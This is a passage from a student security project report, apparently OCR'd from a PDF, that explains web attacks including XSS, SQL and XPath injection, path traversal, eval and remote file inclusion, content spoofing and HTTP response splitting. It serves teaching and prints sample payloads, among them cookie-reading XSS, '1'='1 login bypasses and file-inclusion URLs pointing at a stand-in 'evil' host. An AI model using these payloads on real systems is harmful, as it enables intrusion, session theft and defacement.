
3.11 Basic XSS Attacks

3.11.1 XSS Reflected

If the developer of a web application assumed that the user doesn't input any other input other than what he asked for, then he might tend to not sanitize the input taken. This vulnerability is used by the attacker to enter a script to perform XSS attack , such type of attack is known as XSS Reflected attack.


In the below picture you can see that the name is being given as input but proper sanitization does not take place thus the attacker can inject this type of code to find out what he wants.

Code : <script> alert("this is a reflected XSS attack")</script>



3.11.2 Stored XSS Attack

This is more like a reflected XSS attack. The only difference is that here without proper sanitization the script is stored in the database , so whenever the page is loaded , the script gets executed.The below picture shows the Stored XSS attack.



3.12 Advanced XSS Attacks

3.12.1 Partial Script Injection

When the developer wants the user to write on to his web page, he might consider that the user does not give malicious input. This can be used against him by the attacker to extract data and inject script so that it does unusual behavior.


The code of partial script injection looks like this

```
<script>
        document.write("<?php echo $inputData;?>");
</script>
```

we can use this code to have alert box popped up.

```
<script> alert("This is a Partial Script Injection") </script>
```

The below picture shows the output of the code executed.



3.12.2 Attribute Injection


The developer might want to give the user with the privilege of changing the attribute values , if he is not careful enough to sanitize the input taken, it might result in attacks as shown below.

The code written is

```
<img src="demos/attribute_injection/testimg.jpg" width="500" height="<?php echo
$inputData; ?>" /> <br><br>
<?php
}
?>
```

By inserting the code as shown below we can accomplish the attack as shown in the picture.

```
100" onmouseover="alert(document.cookie);
```



3.13 SQL Injection Attacks

Sql injection attack is insertion of malicious code into data system to extract or modify the sensitive data from the data server . It is a kind of injection attack where the pre-defined sql commands are used in this attack to extract whatever needed.

SQL injection errors occur when:


1. Data enters a program from an untrusted source.
2. The data used to dynamically construct a SQL query

It can result in compromising the confidentiality,authentication,authorization and integrity of the web server or data server.

An example sql injection code looks like this,

' OR '1'='1

The result is as shown in the picture , every first name and last name are shown



3.14 Path Traversal with Unicode Encoding

Sometime the web browser send requests to access the file which are present in other folder. The aim of this attack is to access the files which are present outside the webroot folder. To traverse through the folder the attacker can use (dot)(dot)(slash) ../ and the folder names placed appropriately to get the files he want.

%2e%2e%2f represents ../
%2e%2e/ represents ../
..%2f represents ../
%2e%2e%5c represents ..\
%2e%2e\ represents ..\
..%5c represents ..\
%252e%252e%255c represents ..\
..%255c represents ..\


As we can see that . is represented by %2e , and / is represented by %2f , and \ is represented by %5c and we can see that % itself can be represented by %25

Given that we need to access a specific folder of a web application , ex. Lets say we have the folder named to be %27. If we use this in URL , the %27 is converted to ‘ resulting in page error. So change the % to %25 and write 27 as it is , so that url is accessed as %27 and folder will be accessed.

Example:

http://www.enigmagroup.org/missions/basics/um/2/%27 will be modified as *http://www.enigmagroup.org/missions/basics/um/2/’*

but if we use http://www.enigmagroup.org/missions/basics/um/2/%2527 the url is parsed and we get what we need, i.e. accessing foler %27



Unicode encoding explore flaws in the decoding mechanism while decoding the unicode format data.

. is represented in unicode as %C0AE whereas / is represented as %C0AF


3.15 Full Path Disclosure

This type of vulnerability enables attacker to view the whole path to the webroot or the file which throws the error.Certain vulnerabilities, such as using the load_file() (within a SQL Injection) query to view the page source, require the attacker to have the full path to the file they wish to view.


If the path to the web route is leaked, the attacker might use this information to make an appropriate url(which has the path traversal vulnerability) to get the information he want.

Using empty array:
The below url is the original url to show a search page, modifying to the below shown url i.e. using the empty array technique we can show the entire path as shown below. Using this path we can traverse through the folders.

http://www.enigmagroup.org/missions/basics/recon/3/?page=search



http://www.enigmagroup.org/missions/basics/recon/3/?page[]=search



3.16 Eval Injection

This attack consists of a script that does not properly validate user inputs in the page parameter. A remote user can supply a specially crafted URL to pass arbitrary code to an eval() statement, which results in code execution.

NOTE: The SQL Injection is a sub part of this category
Example1:

In this example an attacker can control all or part of an input string that is fed into an eval() function call.

```
$myvar = "varname";
 $x = $_GET['arg'];
 eval("\$myvar = \$x;");
```

The argument of "eval" will be processed as PHP, so additional commands can be appended. For example, if "arg" is set to "10 ; system(\"/bin/echo uh-oh\");", additional code is run which executes a program on the server, in this case "/bin/echo".

Example2:

This is an example of a file that was injected. Consider this PHP program (which includes a file specified by request):

```
<?php
  $name = 'dinesh';
  if ( isset( $_GET['NAME'] ) )
    $name= $_GET['NAME''];
  require( $name . '.php' );
?>
<form>
  <select name="NAME">
    <option value="dinesh"<dinesh</option>
    <option value="Hari">Hari</option>
  </select>
  <input type="submit"></form>
```

The developer didn't thought that the url can be changed , thus not only dinesh.php and hari.php but also many other values can be loaded. Thus without proper sanitization he evaluated the php file , resulting in this attack.

Let myfunc.php contains the above code. Below shown are the ways that can be attacked.

- /myfunc.php?NAME=**http://evil/exploit** - injects a remotely hosted file containing an exploit. Here the http://evil/exploit is appended with php i.e. the website evil contains the exploit.php file , which is used for exploitation.
- /myfun.php?NAME=**..\..\..\..\ftp\upload\exploit** - injects an uploaded file containing an exploit, using Path Traversal.
- /myfun.php?NAME=**http://evil/notes.txt%00** - example using Null character, Metacharacter to remove the .php suffix. Here in this example we have the hosted website **evil** which contains the text file **notes.txt** but as we need not have the php tag at the end, it is null terminated thus loading the txt file. This type of attack is used to access files other than php.(PHP setting "magic_quotes_gpc = On", which is default, would stop this attack)

3.17 XPath Injection

In this attack the website used the information given by the user for preparing a query for the XML data. If the developer doesn't sanitize the input before passing the data to the query, the attacker creates the malicious input to know how the data is structured or to access the data. If the website used the XML data for authentication he might also have the possibility of getting the admin privileges.

```
<?xml version="1.0" encoding="utf-8"?>
<Students>
  <Student ID="1">
    <FirstName>Venkata</FirstName>
    <LastName>Dinesh</LastName>
    <UserName>Kota</UserName>
    <Password>12345678</Password>
    <Type>Admin</Type>
  </Student>
  <Student ID="2">
    <FirstName>Katam</FirstName>
    <LastName>Harinandan</LastName>
    <UserName>Teja</UserName>
```

```
    <Password>12345678</Password>
    <Type>User</Type>
  </Student>
</Students>
```

C#:

```
String FindUserXPath;
FindUserXPath = "//Student[UserName/text()='" + Request("Username") + "' And
      Password/text()='" + Request("Password") + "']";
```

Same as the sql injection attack, the attack vector is formed in such a way that the query returns true for all the usernames and password. The attack vector for the above C# query goes as shown below.

Username: dinu' or 1=1 or 'a'='a
Password: dinu

FindUserXPath becomes
//Student[UserName/text()='blah' or 1=1 or 'a'='a' And Password/text()='blah']

Logically this is equivalent to:
//Student[(UserName/text()='blah' or 1=1) or ('a'='a' And Password/text()='blah')]


3.18 Content Spoofing

Example of a content spoofing attack would be to present false information to a user via text manipulation. An attack scenario is demonstrated below. For this scenario, lets assume proper output encoding has been implemented and XSS is not possible:

1. An attacker identifies a web application that modifies the page using specific parameters
2. The attacker identifies a vulnerable parameter
3. The attacker crafts a malicious link by slightly modifying a valid request
4. The link containing the modified request is sent to a user and they clicks the link
5. A valid web page is created using the attacker's malicious url and the user believes that the url is indeed true.

Valid Page

https://www.facebook.com/zuck/timeline/story?ut=32&wstart=-2051193600&wend=2147483647&hash=971179541251&pagefilter=3&ustart=1&__mref=message_bubble



For example, I came across this specific example in a web security article, and tried myself. The Url of life event of Mark Zuckerberg is as shown above. By removing the parameter ustart , we can modify the life event to show as left job at facebook.

Modified Page

https://www.facebook.com/zuck/timeline/story?ut=32&wstart=-2051193600&wend=2147483647&hash=971179541251&pagefilter=3&&__mref=message_bubble

3.19 Cross-User Defacement with HTTP Response Splitting

Attacker can create a request in such a way that the server thinks that it has received two different requests thus creating two responses, first one may be original but the second response might be misinterpreted as a response to a different request, possibly one made by another user sharing the same TCP connection with the sever.

This type of attack can be done by forcing the user to send this malicious request or by doing remotely where the attacker and user share the common TCP connection.

This makes the user to think that the application has been hacked, thus losing the confidence in the application. The attacker might also have the code written remotely and redirecting thus sending the private information to himself.

```
<?php
header ("Location: " . $_GET['page']);
?>
```

In the above code we can see that the header is sent from the url.

The part of redir.php file code is as shown above , which takes the GET request from the variable page. By crafting the url in such a way that , tricking the above code to think as two headers, this attack can be possible.

/redir.php?page=http://other.testsite.com%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>deface</html>

%0d%0a are used as line breakers. %20 is used for space. This results in creating two different headers.

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://testsite.com/redir.php?page=http://other.testsite.com
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19
<html>deface</html>
```

Responses are sent to both the headers. The second response is not expected , resulting in the user trust issue in the web application.

Chapter 4

Problem Statement For BTP-II

For each of the above mentioned types of attacks I am going to develop a web application which have series of questions to retrieve sensitive data through this vulnerabilities and to exploit these vulnerabilities.

The aim of the web application is to learn by doing. There is no perfect and concise material on how to exploit the vulnerabilities. So I decided to have a perfect material on how to exploit these vulnerabilities along with teaching them from basic vulnerabilities to advanced vulnerabilities.

As BTP1 includes most of the time about learning the vulnerabilities and ways to exploit them, So BTP2 will be exclusively on implementing and developing this web application with this series of questions, so that students do have a specific task to achieve.

References

OWASP website for vulnerabilities
website : https://www.owasp.org/index.php/Main_Page

DVWA - *Damn Vulnerable Web App*
website: http://www.dvwa.co.uk/

WAVDP - Web Application Vulnerability Demonstration Platform

EnigmaGroup for practising on how to exploit vulnerabilities
website: http://www.enigmagroup.org/